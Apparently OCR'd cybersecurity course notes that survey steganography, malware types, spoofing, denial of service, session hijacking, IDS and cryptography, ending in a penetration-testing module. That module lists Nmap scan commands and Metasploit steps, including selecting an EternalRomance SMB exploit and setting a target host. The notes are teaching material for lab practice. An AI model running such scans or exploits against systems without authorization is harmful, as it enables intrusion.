
The steganography can be used by the intelligence agencies for transmitting their secret information.

Disadvantages of the Steganography:

The disadvantages of the steganography are as follows:
By using the steganography mechanism many terrorist and have anti-humanist activities have occurred.

Steganography example

The tool used here is SNOW and the process is to goto the folder where SNOW is downloaded and open it in CMD and the syntax to hide the message is: [SNOW.EXE -C -m "message" -p "password" file.txt newfile.txt
Syntax to view the message is [SNOW.EXE -C -p "password" newfile.txt]



```
Command Prompt
C:\Users\patal\Downloads\snw0332>SNOW.EXE -C -m "Reach at the rendezvous point at discussed time..." -p "Hississ" name.
txt country.txt
Compressed by 47.25%
Message used approximately 71.38% of available space.
C:\Users\patal\Downloads\snw0332>SNOW.EXE -C -p "Hississ" country.txt
Reach at the rendezvous point at discussed time...
C:\Users\patal\Downloads\snw0332>
```



```
name  country
File Edit View
Here are some of the names of cities:-
Vadodara
Ahmedabad
Pune
Mumbai
Delhi
Bangalore
Ln 1, Col 1 87 characters 100% Windows (CRLF) UTF-8
```

Malware

Malware

malware is short for malicious software and refers to any software that is designed to cause harm to computer systems, networks, or users. Malware can take many forms. It's important for individuals and organizations to be aware of the different types of malware and take steps to protect their systems, such as using [antivirus](#) software, keeping software and systems up-to-date, and being cautious when opening email attachments or downloading software from the internet.

Types of Malware

- **Viruses** – A Virus is a malicious executable code attached to another executable file.
- The virus spreads when an infected file is passed from system to system.
- Viruses can be harmless or they can modify or delete data. Opening a file can trigger a virus.
- Once a program virus is active, it will infect other programs on the computer.
- **Worms** – Worms replicate themselves on the system, attaching themselves to different files and looking for pathways between computers,
- such as computer network that shares common file storage areas. Worms usually slow down networks.
- A virus needs a host program to run but worms can run by themselves. After a [worm](#) affects a host,
- it is able to spread very quickly over the network.

Types of Malware

- **Trojan horse** – A Trojan horse is malware that carries out malicious operations under the appearance of a desired operation
 - such as playing an online game. A Trojan horse varies from a virus because the Trojan binds itself to non-executable files,
 - such as image files, and audio files.
- **Ransomware** – Ransomware grasps a computer system or the data it contains until the victim makes a payment.
 - Ransomware encrypts data in the computer with a key that is unknown to the user. The user has to pay a ransom (price) to the criminals to retrieve data.
- Once the amount is paid the victim can resume using his/her system
- **Adware** – It displays unwanted ads and pop-ups on the computer.
 - It comes along with software downloads and packages.
 - It generates revenue for the software distributor by displaying ads.

Types of Malware

- **Spyware** – Its purpose is to steal private information from a computer system for a third party.
- Spyware collects information and sends it to the hacker.
- **Logic Bombs** – A logic bomb is a malicious program that uses a trigger to activate the malicious code.
- The logic bomb remains non-functioning until that trigger event happens. Once triggered, a logic bomb implements a malicious code that causes
 - harm to a computer. Cyber security specialists recently discovered logic bombs that attack and destroy the hardware components in a workstation or
 - server including the cooling fans, hard drives, and power supplies. The logic bomb overdrives these devices until they overheat or fail.
- **Rootkits** – A rootkit modifies the OS to make a backdoor.
- Attackers then use the backdoor to access the computer distantly.
- Most rootkits take advantage of software vulnerabilities to modify system files.

Types of Malware

- **Backdoors** – A backdoor bypasses the usual authentication used to access a system.
- The purpose of the backdoor is to grant cyber criminals future access to the system even if the organization fixes
- the original vulnerability used to attack the system.
- **Key loggers** – Key logger records everything the user types on his/her computer system to obtain passwords
- and other sensitive information and send them to the source of the keylogging program.

Malware

Ransomware

Disables victim's access to data until ransom is paid

Fileless Malware

Makes changes to files that are native to the OS

Spyware

Collects user activity data without their knowledge

Adware

Serves unwanted advertisements

Trojans

Disguises itself as desirable code

Worms

Spreads through a network by replicating itself

Rootkits

Gives hackers remote control of a victim's device

Key loggers

Monitors users' keystrokes

Bots

Launches a broad flood of attacks

Mobile Malware

Infects mobile devices

Wiper Malware


Erases user data beyond recoverability.

Sniffing

Wireshark

Wireshark is a network traffic monitoring tool that helps user to analyze the incoming and outgoing data packets out of a network.

It is used for foot printing and reconnaissance and is available for Windows, Mac, UNIX and Linux systems.



Spoofing Attacks

Spoofing

Definition:

An attacker alters his identity so that some one thinks he is some one else

Email, User ID, IP Address, ...


Attacker exploits trust relation between user and networked machines to gain access to machines

Types of Spoofing:

IP Spoofing – Flying-Blind Attack

Definition:

Attacker uses IP address of another computer to acquire information or gain access




- Attacker changes his own IP address to spoofed address
- Attacker can send messages to a machine masquerading as spoofed machine
- Attacker can not receive messages from that machine

IP Spoofing – Source Routing

Definition:

Attacker spoofs the address of another machine and inserts itself between the attacked machine and the spoofed machine to intercept replies



- The path a packet may change can vary over time
- To ensure that he stays in the loop the attacker uses source routing to ensure that the packet passes through certain nodes on the network

Email Spoofing

Definition:

Attacker sends messages
masquerading as some one else
What can be the repercussions?

Types of Email Spoofing:

1. Create an account with similar email address
 - Sanjaygoel@yahoo.com: A message from this account can perplex the students

Web Spoofing

Basic

Attacker registers a web address matching an entity e.g.
votebush.com, geproducts.com, gesucks.com

Man-in-the-Middle Attack

Attacker acts as a proxy between the web server and the client
Attacker has to compromise the router or a node through which the
relevant traffic flows

URL Rewriting

Attacker redirects web traffic to another site that is controlled by the
attacker
Attacker writes his own web site address before the legitimate link

Tracking State

When a user logs on to a site a persistent authentication is maintained
This authentication can be stolen for masquerading as the user

Web Spoofing – Tracking State

Web Site maintains authentication so that the user does not have to authenticate repeatedly

Three types of tracking methods are used:

1. **Cookies:** Line of text with ID on the users cookie file
 - Attacker can read the ID from users cookie file
2. **URL Session Tracking:** An id is appended to all the links in the website web pages.
 - Attacker can guess or read this id and

Man-in-the-Middle (MITM) Attack

What is a Man-in-the-Middle (MITM) Attack?

Man-in-the-middle attacks (MITM) are a common type of cyber security attack that allows attackers to eavesdrop on the communication between two targets. The attack takes place in between two legitimately communicating hosts, allowing the attacker to “listen” to a conversation they should normally not be able to listen to, hence the name “man-in-the-middle.”

Types of Man-in-the Middle (MITM) Attacks

Email Hijacking

Wi-Fi Eavesdropping

DNS Spoofing

Session Hijacking

Secure Sockets Layer (SSL) Hijacking

ARP Cache Poisoning

IP Spoofing

Stealing Browser Cookies

Social engineering

Social engineering is **the tactic of manipulating, influencing, or deceiving a victim in order to gain control over a computer system, or to steal personal and financial information**

Phishing and Spear-Phishing attacks are popular methods for Social Engineering.

Denial of Service (DOS) Attack

Definition:

Attack through which a person can render a system unusable or significantly slow down the system for legitimate users by overloading the system so that no one else can use it.

Types:

1. Crashing the system or network
 - Send the victim data or packets which will cause system to crash or reboot.
2. Exhausting the resources by flooding the system or network with information
 - Since all resources are exhausted others are denied access to the resources
3. Distributed DOS attacks are coordinated denial of service attacks involving several people and/or machines to launch attacks

Denial of Service (DOS) Attack


Types:

1. Ping of Death
2. SSping
3. Land
4. Smurf
5. SYN Flood
6. CPU Hog
7. Win Nuke
8. RPC Locator
9. Jolt2
10. Bubonic
11. Microsoft Incomplete TCP/IP Packet Vulnerability
12. HP Openview Node Manager SNMP DOS Vulnerability
13. Netscreen Firewall DOS Vulnerability
14. Checkpoint Firewall DOS Vulnerability

Buffer Overflow Attacks

This attack takes advantage of the way in which information is stored by computer programs
An attacker tries to store more information on the stack than the size of the buffer

How does it work?



Buffer Overflow Attacks

Programs which do not have a rigorous memory check in the code are vulnerable to this attack

Simple weaknesses can be exploited

If memory allocated for name is 50 characters, someone can break the system by sending a fictitious name of more than 50 characters

Can be used for espionage, denial of service or compromising the integrity of the data

Examples

- NetMeeting Buffer Overflow

- Outlook Buffer Overflow


- AOL Instant Messenger Buffer Overflow

- SQL Server 2000 Extended Stored Procedure Buffer Overflow

Wireless Network Hacking Threats

■ **■** **■**

[illegible]



Mobile Hacking

Mobile network hacking refers to any unauthorized access to your mobile device or its communications. This can range from high-level security breaches to simple interception of data over unsecured internet connections. It can also include physical theft of your phone and subsequent hacking attempts using brute force methods.

CS – Securing Web Application Services & Servers

Module 4

What is Identity Management

Identity management (IdM), also known as identity and access management (IAM) ensures that authorized people – and only authorized people – have access to the technology resources they need to perform their job functions.

What is Authorization Management

The simplest authorization pattern models a set of roles as properties of the user. These roles can be configured in the identity provider (IDP) and are often embedded as scopes in the access token generated by the IDP.

Security Considerations

Data security considerations are few practices followed to achieve a fair level of security in an organization. They include data backup, data archival, data destruction, location security, and maintaining redundant utilities.

SQL injection

SQL injection

SQL injection is a cyber attack that injects malicious SQL code into an application, allowing the attacker to view or modify a database.

SQL injection

SQL injection is a code injection technique that can compromise your database.

SQL injection is one of the most common web hacking techniques.

SQL injection is the injection of malicious code into SQL statements via web page input.

Session Hijacking


Definition:

Process of taking over an existing active session

Modus Operandi:

1. User makes a connection to the server by authenticating using his user ID and password.
2. After the users authenticate, they have access to the server as long as the session lasts.
3. Hacker takes the user offline by denial of service
4. Hacker gains access to the user by impersonating the user

Session Hijacking



Attacker can

- monitor the session

- periodically inject commands into session

- launch passive and active attacks from the session

Session Hijacking – How Does it Work?

Attackers exploit sequence numbers to hijack sessions

Sequence numbers are 32-bit counters used to:

- tell receiving machines the correct order of packets

- Tell sender which packets are received and which are lost

Receiver and Sender have their own sequence numbers

When two parties communicate the following are needed:

- IP addresses

- Port Numbers

- Sequence Number

IP addresses and port numbers are easily available so once the attacker gets the server to accept his guesses sequence number he can hijack the session.

What is SSL/TLS

SSL, or Secure Sockets Layer, is an [encryption](#)-based Internet security [protocol](#). It was first developed by Netscape in 1995 for the purpose of ensuring privacy, authentication, and data integrity in Internet communications. SSL is the predecessor to the modern [TLS](#) encryption used today.

A website that implements SSL/TLS has "[HTTPS](#)" in its URL instead of "[HTTP](#)."

What is SSL/TLS

- In order to provide a high degree of privacy, SSL encrypts data that is transmitted across the web. This means that anyone who tries to intercept this data will only see a garbled mix of characters that is nearly impossible to decrypt.
- SSL initiates an **authentication** process called a handshake between two communicating devices to ensure that both devices are really who they claim to be.
- SSL also digitally signs data in order to provide **data integrity**, verifying that the data is not tampered with before reaching its intended recipient.

CS - Cryptography and Network Security

Intrusion Detection System or Intrusion Prevention System

Intrusion Detection System

What is IDS and IPS?

Intrusion detection is the process of monitoring your network traffic and analyzing it for signs of possible intrusions, such as exploit attempts and incidents that may be imminent threats to your network. For its part, intrusion prevention is the process of performing intrusion detection and then stopping the detected incidents, typically done by dropping packets or terminating sessions. These security measures are available as intrusion detection systems (IDS) and intrusion prevention systems (IPS), which are part of network security measures taken to detect and stop potential incidents and are included functionality within next-generation firewalls (NGFW).

Intrusion Detection System

What are the benefits of IDS/IPS?

IDS/IPS monitors all traffic on the network to identify any known malicious behavior. One of the ways in which an attacker will try to compromise a network is by exploiting a vulnerability within a device or within software. IDS/IPS identifies those exploit attempts and blocks them before they successfully compromise any endpoints within the network. IDS/IPS are necessary security technologies, both at the network edge and within the [data center](#), precisely because they can stop attackers while they are gathering information about your network.

Intrusion Detection System

How does IDS work?

Three IDS detection methodologies are typically used to detect incidents: Signature-based detection compares signatures against observed events to identify possible incidents. This is the simplest detection method because it compares only the current unit of activity (such as a packet or a log entry to a list of signatures) using string comparison operations.

Anomaly-based detection compares definitions of what is considered normal activity with observed events in order to identify significant deviations. This detection method can be very effective at spotting previously unknown threats.

Stateful protocol analysis compares predetermined profiles of generally accepted definitions for benign protocol activity for each protocol state against observed events in order to identify deviations.

Intrusion Detection System

What Can You Do with IDS/IPS?

Intrusion detection systems (IDS) and intrusion prevention systems (IPS) constantly watch your network, identifying possible incidents and logging information about them, stopping the incidents, and reporting them to security administrators. In addition, some networks use IDS/IPS for identifying problems with security policies and deterring individuals from violating security policies. IDS/IPS have become a necessary addition to the security infrastructure of most organizations, precisely because they can stop attackers while they are gathering information about your network.

What is Cryptography

Cryptography is the process of hiding or coding information so that only the person a message was intended for can read it. The art of cryptography has been used to code messages for thousands of years and continues to be used in bank cards, computer passwords, and ecommerce.

Symmetric Key Cryptography and Asymmetric Key Cryptography □
Digital Signatures and Applications of Cryptography
Configuration Roles and User Management
VPN Security Protocols

Module 12) Penetration Testing Basics

Theory (1 hour):

Phases of Penetration Testing

Planning and reconnaissance: Gather information about the target system and set objectives

Intelligence gathering: Collect information through public sources and perform basic searches

Threat modeling: Identify, prioritize, and enumerate potential threats

Vulnerability analysis: Examine the target system for known security flaws

Exploitation: Simulate a real-world attack to demonstrate the impact of a successful breach

Post-exploitation: Determine how much control is gained over the compromised systems

Reporting: Document the findings of the penetration test

Practical (2 hours):

Use tools like Nmap to perform a basic network scan

Nmap command usage:

nmap [Scan Type(s)] [Options] {target specification}

1. Scan a System with Hostname and IP Address

nmap ns1.example.com

2. Scan using IP Address

nmap 192.168.0.101

3. Scan Multiple Hosts

#nmap 192.168.0.101 192.168.0.102 192.168.0.103

4. Scan a whole Subnet

#nmap 192.168.0.*

5. Scan Multiple Servers using last octet of IP address

#nmap 192.168.0.101,102,103

6.Scan list of Hosts from a File

Create a text file called “**test.txt**” and define all the IP addresses or hostname of the server that you want to do a scan.

```
root@server1 ~]# cat > test.txt
```

```
localhost
```

```
server2.tecmint.com
```

```
192.168.0.101
```

Press Ctrl +d

Next, run the following command with “**iL**” option with nmap command to scan all listed IP address in the file.

```
[root@server1 ~]# nmap -iL test.txt
```

7. Scan OS information and Traceroute

```
[root@server1 ~]# nmap -A 192.168.0.101
```

8. Scan a Host to Detect Firewall

```
[root@server1 ~]# nmap -sA 192.168.0.101
```

9.Scan a Host to check its protected by Firewall

```
[root@server1 ~]# nmap -PN 192.168.0.101
```

10.Find out Live hosts in a Network

```
[root@server1 ~]# nmap -sP 192.168.0.*
```

11.Scan for specific Port

```
[root@server1 ~]#nmap -p 80 server2.example.com
```

12.Scan a TCP Port

```
[root@server1 ~]#nmap -p T:8888,80 server2.example.com
```

13. Scan a UDP Port

```
[root@server1 ~]#nmap -sU 53 server2.example.com
```

14. Scan Multiple Ports

```
[root@server1 ~]#nmap -p 80,443 192.168.0.101
```

15.Find Host Services version Numbers

```
[root@server1 ~]#nmap -sV 192.168.0.101
```

Theory (1 hour):

Vulnerability Scanning Basics

Common vulnerabilities and scanning tools (Nessus, OpenVAS)

Practical (2 hours):

Install and configure Nessus to scan a target system.

Day 3

Theory (1 hour):

Exploitation Basics

In cybersecurity, an exploit is a piece of code or program that takes advantage of a security vulnerability. Exploits can be used to install malware, disrupt systems, or steal data.

How exploits work

Exploits can be used to gain access to a network or system

Exploits can be used to install malware like ransomware, spyware, or Trojan horses

Exploits can be used to disrupt systems by causing slow performance, freezes, or corrupted data

Exploitation Basics

- How to prevent exploits
- Update and patch systems regularly
- Use antivirus and antimalware software
- Restrict user permissions
- Randomize memory addresses
- Use security audits and penetration testing to identify and fix vulnerabilities
- Educate users on security best practices
- Backup data regularly
- Use firewalls and network segmentation to control access
- Use intrusion detection and prevention systems

Exploitation Basics

- Types of exploits
- Zero-day exploits: Exploits used against vulnerabilities that have been identified but not yet patched
- Exploit kits: Collections of exploits that target different applications
- Who uses exploits
- Cybercriminals use exploits to gain access to systems and steal data
- Military and government agencies may also use exploits

Practical (2 hours)

Common techniques and tools (Metasploit Framework).


Understanding the Metasploit Framework

The Metasploit Framework Console (msfconsole) is the most popular interface to the Metasploit Framework (MSF). It provides an "all-in-one" centralized console and allows you to access virtually all options available in the MSF.

The Metasploit Framework is an open-source set of tools used for network enumeration, attacks, testing security vulnerabilities, evading detection, performing privilege escalation attacks, and performing post-exploitation.

Metasploit Framework

The anatomy of the Metasploit Framework



Metasploit modules explained

Type	Description
Auxiliary	Scanning, fuzzing, sniffing, and admin capabilities. Offer extra assistance and functionality.
Encoders	Ensure that payloads are intact to their destination.
Exploits	Defined as modules that exploit a vulnerability that will allow for the payload delivery.
NOP	(No Operation code) Keep the payload sizes consistent across exploit attempts.
Payloads	Code runs remotely and calls back to the attacker machine to establish a connection (or shell).
Plugins	Additional scripts can be integrated within an assessment with msfconsole and coexist.
Post	Wide array of modules to gather information, pivot deeper, etc.

How to use Metasploit

- Ready to start utilizing the MSF during your penetration tests? Here's a step-by-step guide on how to start using this popular tool:
- Step 1: Download and install Metasploit
- The Metasploit Framework works on several different platforms including Windows, Kali Linux, and macOS. Many security-oriented Linux distributions such as Parrot Security and Kali Linux come with msfconsole preinstalled.
- Step 2: Launch Metasploit
- Once installed, type msfconsole in your terminal of choice. After launching the msfconsole, the console presents the MSF splash art and the command line prompt, waiting for our first command.
- Step 3: Update the database
- Metasploit benefits from a huge database of exploits and vulnerabilities. To benefit from this database, keeping it up-to-date must be a priority. Type the "db update" command to ensure you have the latest database version.

How to use Metasploit

- ## Step 4: Select your module

- As discussed earlier, modules make up the core components of the Metasploit Framework. To browse modules for scanning or exploiting networks, locate modules in the following directory:
- `/path/to/metasploit/apps/pro/msf3/modules`
- To find a specific exploit, use the “search” command. For instance, to find an exploit that targets the “SMB” protocol, type “search smb”.
- Once you have the exploit you’re looking for, use the “use” command to select it. For instance, to run the “eternalromance” exploit, type `use exploit/windows/smb/MS17-010_eternalromance`.

- ## Step 5: Set the target

- Enter the IP address of the target system you want to test. Set the target with the “set” command. For instance, if the host’s IP address is 192.168.1.100, type “set RHOST 192.168.1.100.”
- Don’t forget to check whether your module is compatible with your target system using the “show

Exploit a simulated vulnerable system in a controlled lab

JAN - 2025

1.Setting Up Your Cyber Security Lab

The first steps is setting up a dedicated hacking lab. This controlled environment provides you with a safe space to practice and experiment with hacking techniques without causing harm. In this article, we'll guide you through the process of creating your ethical hacking lab, complete with essential tools and resources to get you started.

Choosing Your Setup

Before diving into tools, decide whether you want a physical lab or a virtual one. A *virtual* lab offers more flexibility and is cost-effective, allowing you to run multiple virtual machines (VMs) on a single physical system. Popular virtualization platforms include Oracle VirtualBox or VMware Workstation

Essential Tools for Your Lab

